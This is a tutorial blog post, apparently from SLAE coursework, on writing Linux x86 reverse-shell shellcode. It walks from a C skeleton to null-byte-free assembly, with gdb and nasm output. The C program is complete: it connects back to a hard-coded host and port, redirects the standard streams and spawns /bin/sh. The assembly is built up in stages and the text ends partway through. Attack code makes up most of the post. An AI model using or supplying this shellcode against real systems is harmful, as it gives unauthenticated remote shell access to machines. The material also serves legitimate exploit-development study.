Linux x86 Reverse Shell

Hi you beautiful people! Hopefully you have read my post about bind shells that covered a lot of basics which is really important to understand how these codes work. However, compared to bind shells reverse shells tend to be much more popular, because of two reasons: one, they are smaller and simpler then bind shells, two: in many cases they are the only way to get into a machine. If our target machine is behind a NAT or firewall, there is no easy way to connect to a port that is opened in it, but a reverse shell will find its way out from the target, through the NAT to your publicly accessible machine easily.

So let's jump into it! First of all, what is a reverse shell?

We all know some kind of shells because we use them every day. On Unix, Linux, Apple devices, etc the most common shells are Bourne Again Shell (/bin/bash) and probably more commonly the Bourne Shell (/bin/sh) because it's popularity and small size. In the Microsoft world it's the well-known command prompt (cmd). Now imagine a scenario where you run a piece of code on a target machine, and as a result you get a similar shell back to your computer with technically runs on the target, and with which you can issue commands remotely and see the output in the shell straight away. Just like using an ssh, or telnet connection but without the need for authentication in any ways.

This is what reverse shell is for. We'll see in a later post the ways to inject these small piece of codes in the target once they are created, this time we are focusing on writing the code itself. You'll also find a simple python script that actually custom creates these shellcodes for you.

OK, so what exactly the reverse shell do? While the bind shell needs to open up a port on the remote machine, that is waiting for an incoming connection and once we connect to it, it presents us with a shell, the reverse shell is a simpler creature, it creates a connection with our local machine, and presents us with the very same – in this example **/bin/sh** – shell.

Again, all of the codes can be found in my GitHub repository:
https://github.com/agzsolt/slae

Let's see the little C skeleton script with which we started earlier to understand how our code will work:

```
/*
 Title: Linux/x86 Reverse Shell code - simple C skeleton
 Author: Zsolt Agoston (agzsolt)
 Source: https://www.exploit-db.com/exploits/40075
*/

#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>
#include <netinet/in.h>

int main()

{
int sock_file_des;                                                    // socket file descriptor

struct sockaddr_in sock_ad;                                           // target's ip address and port
sock_ad.sin_family = AF_INET;
sock_ad.sin_port = htons(2020);                                       // use port 2020
sock_ad.sin_addr.s_addr = inet_addr("192.168.85.136");                // connect back to "192.168.85.136"

sock_file_des = socket(AF_INET, SOCK_STREAM, 0);                      // create socket (SOCK_STREAM for tcp)

connect(sock_file_des,(struct sockaddr *) &sock_ad,sizeof(sock_ad));  // connect to socket

dup2(sock_file_des, 0);                                               // redirect stdin
dup2(sock_file_des, 1);                                               // redirect stdout
dup2(sock_file_des, 2);                                                  // redirect stderr

execve("/bin/sh", 0, 0);                                                 // execute shell
}
```

The easy to get the concept here, first we declare the variables we use: the socket file descriptor for the new socket, and the sockaddr_in structure that stores the ip address and port number of the target machine to which we will connect. Note that the **sockaddr_in** structure is pre-defined in the "netinet/in.h" header file so we don't need to declare it manually. We'll take a look to that structure later to understand its size. Now move on! We can see that sin_family is AF_INET, which simply means that the connection family is internetwork (TCP, UDP, etc.), the data type is short which occupies 16 bits or in other words 2 bytes.
The next value is sin_port, that will store the port number, the data type is unsigned short, (unsigned because the port can't be a negative value) is will occupy also 2 bytes. If you think about it that makes total sense, 2 bytes (16 bits) can have 2^{16}=65,535 ports (port 0 is not used by many systems so we don't use it at all).

As the next step we create a socket, then connect to the target machine using the ip address and port number that is declared in our sockaddr_in structure.

After the connection is established we need to redirect the three I/O file descriptors - *standard input (stdin), standard output (stdout) and standard error (stderr)* - to the socket (so you can type input in it, see the output on the screen, and get the error messages as well) and start the Bourne shell (/bin/sh) using execve. We could go for "bash" or other shells as well, but "sh" is the most generic and the smallest one, it just makes sense to use it here.

It's time for creating our assembly code using the skeleton C script. Why assembly? Isn't it enough to use the C script?


As we mentioned earlier we need to use computer codes, to make these commands understandable for the computer. In C creating the socket is a simple command:

```
socket(AF_INET, SOCK_STREAM, 0);
```

The language that the CPU uses there are no such complex command like this, we can write, read memory addresses, registers, invoking interrupts. Does that mean that we need to break down the commands, tell the computer what to write/read exactly, declaring all the steps for the three way handshake, etc? Luckily linux helps us. The kernel is happy to do all these jobs for us, the only thing we need to do is to invoke the kernel by using system calls, with the right register and stack contents which contains all the arguments the process needs to know to run. Let's see an example to understand this more.


Start with creating a socket. We issue a system call by adjusting the necessary registers (eax, ebx, ecx, etc) and the stack (a special memory, signed with esp), they will be functioning as arguments for the command that the kernel will execute, and issue the int 0x80 interrupt that is specific to Linux and BSD and which interacts with the kernel.

OK, how to tell the kernel which command to use? We simply need to put the right number that corresponds with that specific syscall to register $eax. Now how to know the right number? Let's open the **/usr/include/i386-linux-gnu/asm/unistd_32.h** file. We can see that for socketcalls we need to use syscall number 102. In hex it's **0x66**. Easy, so $eax=0x66.




```
#define __NR_getpriority 96
#define __NR_setpriority 97
#define __NR_profil 98
#define __NR_statfs 99
#define __NR_fstatfs 100
#define __NR_ioperm 101
#define __NR_socketcall 102
#define __NR_syslog 103
#define __NR_setitimer 104
#define __NR_getitimer 105
#define __NR_stat 106
#define __NR_lstat 107
#define __NR_fstat 108
#define __NR_olduname 109
#define __NR_iopl 110
```

OK, what other arguments do we need to use to open a socket? We take a look in **/usr/include/linux/net.h** to see the right call number to create a socket. It seems to be 1. We see number 2 is for binding which is the next step, 4 is listen, 5 is accept. We'll need those later. Great!



```
/*
 * NET          An implementation of the SOCKET network access protocol.
 *              This is the master header file for the Linux NET layer,
 *              or, in plain English: the networking handling part of the
 *              kernel.
 *
 * Version:     @(#)net.h       1.0.3   05/25/93
 *
 * Authors:     Orest Zborowski, <obz@Kodak.COM>
 *              Ross Biro
 *              Fred N. van Kempen, <waltje@uWalt.NL.Mugnet.ORG>
 *
 *              This program is free software; you can redistribute it and/or
 *              modify it under the terms of the GNU General Public License
 *              as published by the Free Software Foundation; either version
 *              2 of the License, or (at your option) any later version.
 */
#ifndef _LINUX_NET_H
#define _LINUX_NET_H

#include <linux/socket.h>
#include <asm/socket.h>

#define NPROTO          AF_MAX

#define SYS_SOCKET      1               /* sys_socket(2)                */
#define SYS_BIND        2               /* sys_bind(2)                  */
#define SYS_CONNECT     3               /* sys_connect(2)               */
#define SYS_LISTEN      4               /* sys_listen(2)                */
#define SYS_ACCEPT      5               /* sys_accept(2)                */
#define SYS_GETSOCKNAME 6               /* sys_getsockname(2)           */
#define SYS_GETPEERNAME 7               /* sys_getpeername(2)           */
```

Now if we check the C script we see 3 arguments for the socket() function. What exactly are they? The linux manual is to the rescue, looking up the socket() command, page 2: **man 2 socket**



```
SOCKET(2)                    Linux Programmer's Manual                    SOCKET(2)

NAME
       socket - create an endpoint for communication

SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int socket(int domain, int type, int protocol);

DESCRIPTION
       socket() creates an endpoint for communication and returns a descriptor.

       The  domain  argument  specifies a communication domain; this selects the protocol family which will be used for communica-
       tion.  These families are defined in <sys/socket.h>.  The currently understood formats include:

       Name                Purpose                          Man page
       AF_UNIX, AF_LOCAL   Local communication              unix(7)
       AF_INET             IPv4 Internet protocols          ip(7)
       AF_INET6            IPv6 Internet protocols          ipv6(7)
       AF_IPX              IPX - Novell protocols
       AF_NETLINK          Kernel user interface device     netlink(7)
       AF_X25              ITU-T X.25 / ISO-8208 protocol   x25(7)
       AF_AX25             Amateur radio AX.25 protocol
       AF_ATMPVC           Access to raw ATM PVCs
       AF_APPLETALK        AppleTalk                        ddp(7)
       AF_PACKET           Low level packet interface       packet(7)
       AF_ALG              Interface to kernel crypto API
```

Excellent stuff. See our C script, we used: **`socket (AF_INET, SOCK_STREAM, 0)`**. Obviously we can put only numbers in the registers and in the stack, how do we know what number corresponds to which value?

Again, the linux header files help, **`/usr/include/i386-linux-gnu/bits/socket.h`** tells us that AF_INET corresponds to number **2**, and **`/usr/include/i386-linux-gnu/bits/socket_type.h`** shows that SOCK_STREAM is number **1**. Normally there is only a single protocol exists within a given protocol family so the third argument is **0**.

Ok, hold on, we are almost there, the other steps will be simpler knowing these. Let's summarize:

We need to issue interrupt 0x80 which asks the linux kernel to run a command.
We need to issue a socketcall, which is syscall 0x66. That will go to eax.
As a socketcall we need to create the socket which is number 1, so the next register, ebx=1

The "create socket" command has three arguments: AF_INET, SOCK_STREAM and 0, which corresponds to **2,1,0**. These arguments need to be loaded in the stack. Because the stack uses LIFO data management, we need to load these arguments in a reverse order to get them right when they are read by the system.


Here we go:

```
push 0x66            ; move socket syscall to eax
pop eax
xor edx, edx         ; zero out edx
push edx             ; protocol=0
inc edx
push edx             ; sock_stream=1
mov ebx, edx         ; ebx=1
inc edx
push edx             ; AF_INET=2
mov ecx, esp         ; save the pointer to args in ecx register
int 0x80             ; call socketcall()

mov ebx, eax         ; store socket file descriptor in ebx
```


So what did we do here? There is an important concept to talk about at this point. In shellcodes we MUST avoid using **zero** (0x00 or \x00) **bytes**! This is because most of the time the shellcode is delivered to the target by using an input that accepts strings, say a password field on an ftp server. Now traditionally zero bytes mark the end of a string, if the code contained such a zero byte, the rest of the code would be dropped by the target, the code would become useless. If we used:

```
mov eax, 0x66
```

what would it do? Let's use the excellent nasm_shell.rb to make it visible (if you don't have that installed check out my other post on how to build and customize a debian VM, or install Metasploit Framework on your existing machine):




```
root@slae:~# nasm_shell.rb
nasm > mov eax, 0x66
00000000  B866000000        mov eax,0x66
nasm >
```




Ah, the code contains three zero bytes! Why? Well, eax register is a double word register, that stretches 4 bytes long. 0x66 uses only the first byte, the command however writes the whole register, filling the upper 3 bytes with 0 -s. How can we avoid this to happen? We need to put 0-s in eax in some way and move 0x66 in the lowest byte then. How to zero out a whole register without actually writing 0-s in the code? We use the well-known XOR (eXclusive OR) technique to accompish that:

```
xor eax, eax
mov al, 0x66
```

XOR bitwise operator technically gives back 0 if the inputs match, so if we XOR a number with itself, the value will be zero. It's worth to take a look on how the XOR gate builds up (**a,b** input, **c** output) to understand it's behavior:




Now we need to put 0x66 to only the lower byte of the ax register, called al ☺. Let's see the computer code for that:



```
nasm > xor eax, eax
00000000  31C0              xor eax,eax
nasm > mov al, 0x66
00000000  B066              mov al,0x66
nasm >
```

\x31\xc0\xb0\x66, no zero bytes! Now as we see it's a 4 byte large code. Is there a way to make it smaller? What if we used the stack (that uses double word sized memory chunks by default, and pop it to eax?

```
push 0x66
pop eax              ; move socket syscall to eax
```



```
nasm > push 0x66
00000000  6A66              push byte +0x66
nasm > pop eax
00000000  58                pop eax
nasm >
```

\x6a\x66\x58: 3 bytes only, we saved 1 byte which is great!

What else do we need before issuing the syscall? See:

```
$eax=0x66 – done
$ebx=1
$ecx=stack memory address
The stack: 2,1,0
```

Ok, we used the XOR trick to put 0x00 in $edx. It will be handy as we'll need to put zeros later in multiple spaces. Also remember, we need to load 2,1 and 0 in the stack in reverse order of course so we also begin it, pushing $edx (0x00) in the stack. That will be followed by 1 and lastly 2 later.

```
push 0x66           ; move socket syscall to eax
pop eax
xor edx, edx        ; zero out edx
push edx            ; protocol=0
inc edx
push edx            ; sock_stream=1
mov ebx, edx        ; ebx=1
inc edx
push edx            ; AF_INET=2
mov ecx, esp        ; save the pointer to args in ecx register
int 0x80            ; call socketcall()

mov ebx, eax        ; store socket file descriptor in ebx
```

Now we increase $edx by one, setting it's value to 0x01. Note we need $ebx to contain 1 for the syscall, also the next value in the stack needs to be 1 so we push $edx to the stack again and also move it's value to $ebx. To complete the stack we incease $edx again and push it's new value (which is 3) to it. As the last step we put the memory address of $esp (the stack current position) in $ecx.

Time for the syscall ☺: int 0x80

All syscalls return a value in $eax, and because it will be used shortly, we copy it's value to the $ebx register, as we'll see in the next step in comes very handy, because we go on redirecting the I/O channels and luckily it is the first argument of the dup2 syscall (which is stored in $ebx, remember in $eax we store the syscall value).

```
;redirect stdin, stdout, stderr
;int dup2(int oldfd, int newfd);
;dup2(clientfd, 0); // stdin
;dup2(clientfd, 1); // stdout
;dup2(clientfd, 2); // stderr
; eax=0x3f, ebx=clientfd, ecx= (with the loop, it's 2-1-0 to redirect all 3 file descriptors)

mov ecx, edx        ; loop counter=2, making 3 loops, we use edx which already is edx=0x02

stdloop:
        mov al, 0x3f
        int 0x80
        dec ecx
        jns stdloop
```

So next we redirect stdin, stdout, and stderr to the new socket. If we check the bind-shell example we did that as the last step: first we completed the connection with the host (create, bind, listen and accept), and that case we stored the sockfd in the $esi register and constantly had to move that value back into a general register or in the stack before each syscalls, here we can save that move by using $ebx to store that value straight there. To save valuable bytes we create a simple loop that repeats 0x3f (dup2) syscall three times. We use the $ecx register that is the default loop counter, and the jns command, that will always return while the SF (sign flag) is not set. As soon as the loop decrements $ecx below zero, the SF flag is set and the loop stops. $edx has value 2 in it, for the loop we simply move that value to the loop counter register ($ecx; we need to keep value 2 in $edx for the later steps to save bytes), and put the dup2() syscall value (0x3f) in $eax and go for the syscall.

The $ebx flag contains the client host's file descriptor after the connection is established which is the first argument od dup2(), and $ecx (the second argument of dup2()) will run with 2, 1, and 0 before the loop finishes:

```
;dup2(clientfd, 0);       // stdin
;dup2(clientfd, 1);       // stdout
;dup2(clientfd, 2);       // stderr
```


Excellent! ☺

Now it's time for establishing the connection:

```
;connect(sock_file_des,(struct sockaddr *) &sock_ad,sizeof(sock_ad));
;sock_ad.sin_family = AF_INET;
;sock_ad.sin_port = htons(2020);
;sock_ad.sin_addr.s_addr = inet_addr("192.168.85.136");
;connect=3
; eax=0x66, ebx=3, ecx=args (sockfd, struct, lenght of struct (8+8byte), the struct itself[AF_INET, port, ip
address])

xchg ebx, edx       ; before xchg edx=2 and ebx=sock_file_des and after xchg ebx=2, edx=sock_file_des
push 0x8855a8c0     ; sock_ad.sin_addr.s_addr = inet_addr("192.168.85.136");
push word 0xe407    ; sock_ad.sin_port = htons(2020);
push word bx        ; sock_ad.sin_family = AF_INET=2;
mov ecx, esp        ; pointer to struct

mov al, 0x66        ; socket call (0x66)
inc ebx             ; connect(3)
push 0x10           ; sizeof(struct sockaddr_in)
push ecx            ; struct
push edx            ; sockfd
mov ecx, esp        ; save the pointer to args in ecx register
int 0x80
```

First see the connect() syscall. We follow the steps described earlier, putting the right argument values in the right registers, and in the stack of course, and make the syscall.

We already know that the socketcall syscall will be used so we put 0x66 in $eax. $ebx needs the corresponding connect() function number, if you remember we already know from **/usr/include/linux/net.h** that it is going to be **3**



```
#define SYS_SOCKET      1               /* sys_socket(2)                */
#define SYS_BIND        2               /* sys_bind(2)                  */
#define SYS_CONNECT     3               /* sys_connect(2)               */
#define SYS_LISTEN      4               /* sys_listen(2)                */
#define SYS_ACCEPT      5               /* sys_accept(2)                */
```

Checking the connect () manual page shows that it needs three arguments, which will be pushed to the stack like we saw with the socket() command earlier. In reverse order it's the size of the socket, the address of the structure (that stores the connection family, port and ip) and the socket file descriptor that we saved in $ebx and exchanged to $edx later. So let's see:

First it sounds confusing but it will be really simple, we'll simply push the structure first - in reverse of course - to the stack: IP, port and connection family type (which is AF_INET, so the value is 2).


Ok so the IP: remember, processors with 32bit architecture use little endian logic, we'll need to store the IP octets (4 octets = 4 bytes), and also the 2 bytes large port number in reverse order ☺

Let's say the IP is 192.168.85.136. We convert the octets to hex: 192=> 0xc0, 168=>0xa8, 85=>0x55 and 136 becomes 0x88. In reverse it's: 0x8855a8c0, which value goes straight into the stack (which has a default chunk size of a double word, 4 bytes exactly).

Next the port: 2020 in decimal, converting to hexadecimal it's 0x07e4, because of the little endianness of the CPU we need to load that in reverse as well: **0xe407**). To understand the difference between little- and big endian you might want to check the excellent wikipedia page about it. In nutshell little-endian is an order in which the "little end" (least significant value in the sequence) is stored first in the memory. This case the lower byte is 0xe4 so we need to put that first which is followed by 0x07.

After the port number we push 0x02 (the corresponding number for AF_INET) to the stack which completes the struct (make sure that you use "push word", both the port number and the AF_INET parts are 2 bytes, in other words 1 word long, not double words!). We save the memory address for that structure in $ecx temporarly, remember we'll need to push that address to the stack later as well as part of the connect() arguments.

We move 0x66 to al (lowest byte of the eax register). Wait, why don't we use eax instead of al? The answer is simple, moving 0x66 to the 4byte large eax would put three zero bytes in our code. XOR-ing eax with itself would zero it out before we set $al, but is it really necessary? We've already zeroed eax out at the beginning of our shellcode, and it contained 0x66 before the syscall. What has changed? Well, the syscall put our socket file descriptor in eax after it run. If it is not larger than 255 (0xff) then we are good, since the eax register wasn't touched in any other ways. Let's fire up gdb (GNU debugger) to see what value we can expect there?



```
0x0804806c in _start ()
(gdb)
eax            0x66     102
ebx            0x1      1
ecx            0xbfffef84       -1073746044
edx            0x2      2
eflags         0x202    [ IF ]
0xbfffef84:     0x00000002      0x00000001      0x00000000      0x00000001
Dump of assembler code from 0x804806e to 0x8048078:
=> 0x0804806e <_start+14>:      int    0x80
   0x08048070 <_start+16>:      mov    ebx,eax
   0x08048072 <_start+18>:      mov    ecx,edx
   0x08048074 <stdloop+0>:      mov    al,0x3f
   0x08048076 <stdloop+2>:      int    0x80
End of assembler dump.
0x0804806e in _start ()
(gdb)
eax            0x3      3
ebx            0x1      1
ecx            0xbfffef84       -1073746044
edx            0x2      2
eflags         0x202    [ IF ]
0xbfffef84:     0x00000002      0x00000001      0x00000000      0x00000001
Dump of assembler code from 0x8048070 to 0x804807a:
=> 0x08048070 <_start+16>:      mov    ebx,eax
   0x08048072 <_start+18>:      mov    ecx,edx
   0x08048074 <stdloop+0>:      mov    al,0x3f
   0x08048076 <stdloop+2>:      int    0x80
   0x08048078 <stdloop+4>:      dec    ecx
   0x08048079 <stdloop+5>:      jns    0x8048074 <stdloop>
End of assembler dump.
0x08048070 in _start ()
(gdb)
```

Great, the value is 0x03, we don't expect that to grow over 255, it's enough to move 0x66 in al, we save two bytes by omitting the unnecessary **`xor eax, eax`** command! Next we need to put 2 in $ebx. Since the last time we increased that to 1 it hasn't changed, all we need to do is increasing it further. Excellent! We increase $ebx further so it will contain 3, the corresponding number for the connect() function. Now we simply push the structure length (16 decimal,or 0x10 in hex), $ecx (which contains the memory address of the structure) and $edx (which holds the socket file descriptor value).

Awesome… but wait, why is the structure size 16 bytes? Is should contain only three things.

```
struct sockaddr_in {
        short   sin_family;          // 2 bytes
        u_short sin_port;            // 2 bytes, network byte ordered
        struct  in_addr sin_addr;    // 4 bytes, network byte ordered
        char    sin_zero[8];         // 8 bytes, unused
};
```

We can see that sin_family is AF_INET, which simply means that the connection family is internetwork (TCP, UDP, etc.), the data type is short wich means 16 bits or in other words 2 bytes.

The next value is sin_port, that will store the port number, the data type is unsigned short, (unsigned because the port can't be a negative value) is will occupy also 2 bytes. If you think about it that makes total sense, 2 bytes (16 bits) can have 2^{16}=65,535 ports (port 0 is not used by many systems so we don't use it at all).

The next component is a structure named in_addr. It contains an unsigned long value which is 4 bytes.

```
struct in_addr {
  unsigned long saddr; //ip address as 4 bytes, in network byte order
};
```

Where is the **sin_zero** part in our code, which is 8 bytes large ? Well, I quote: *"The POSIX specification requires only three members in the structure: sin_family, sin_addr, and sin_port. It is acceptable for a POSIX-compliant implementation to define additional structure members, and this is normal for an Internet socket address structure. Almost all implementations add the sin_zero member so that all socket address structures are at least 16 bytes in size."* Also if we check the sockaddr_in built-in structure we see that it contains a **sin_zero** part that is 8 chars long, in our case it's not used, it is used as simply padding ☺

It's clear, the kernel expects 16 bytes, so 0x10 is pushed to the stack.

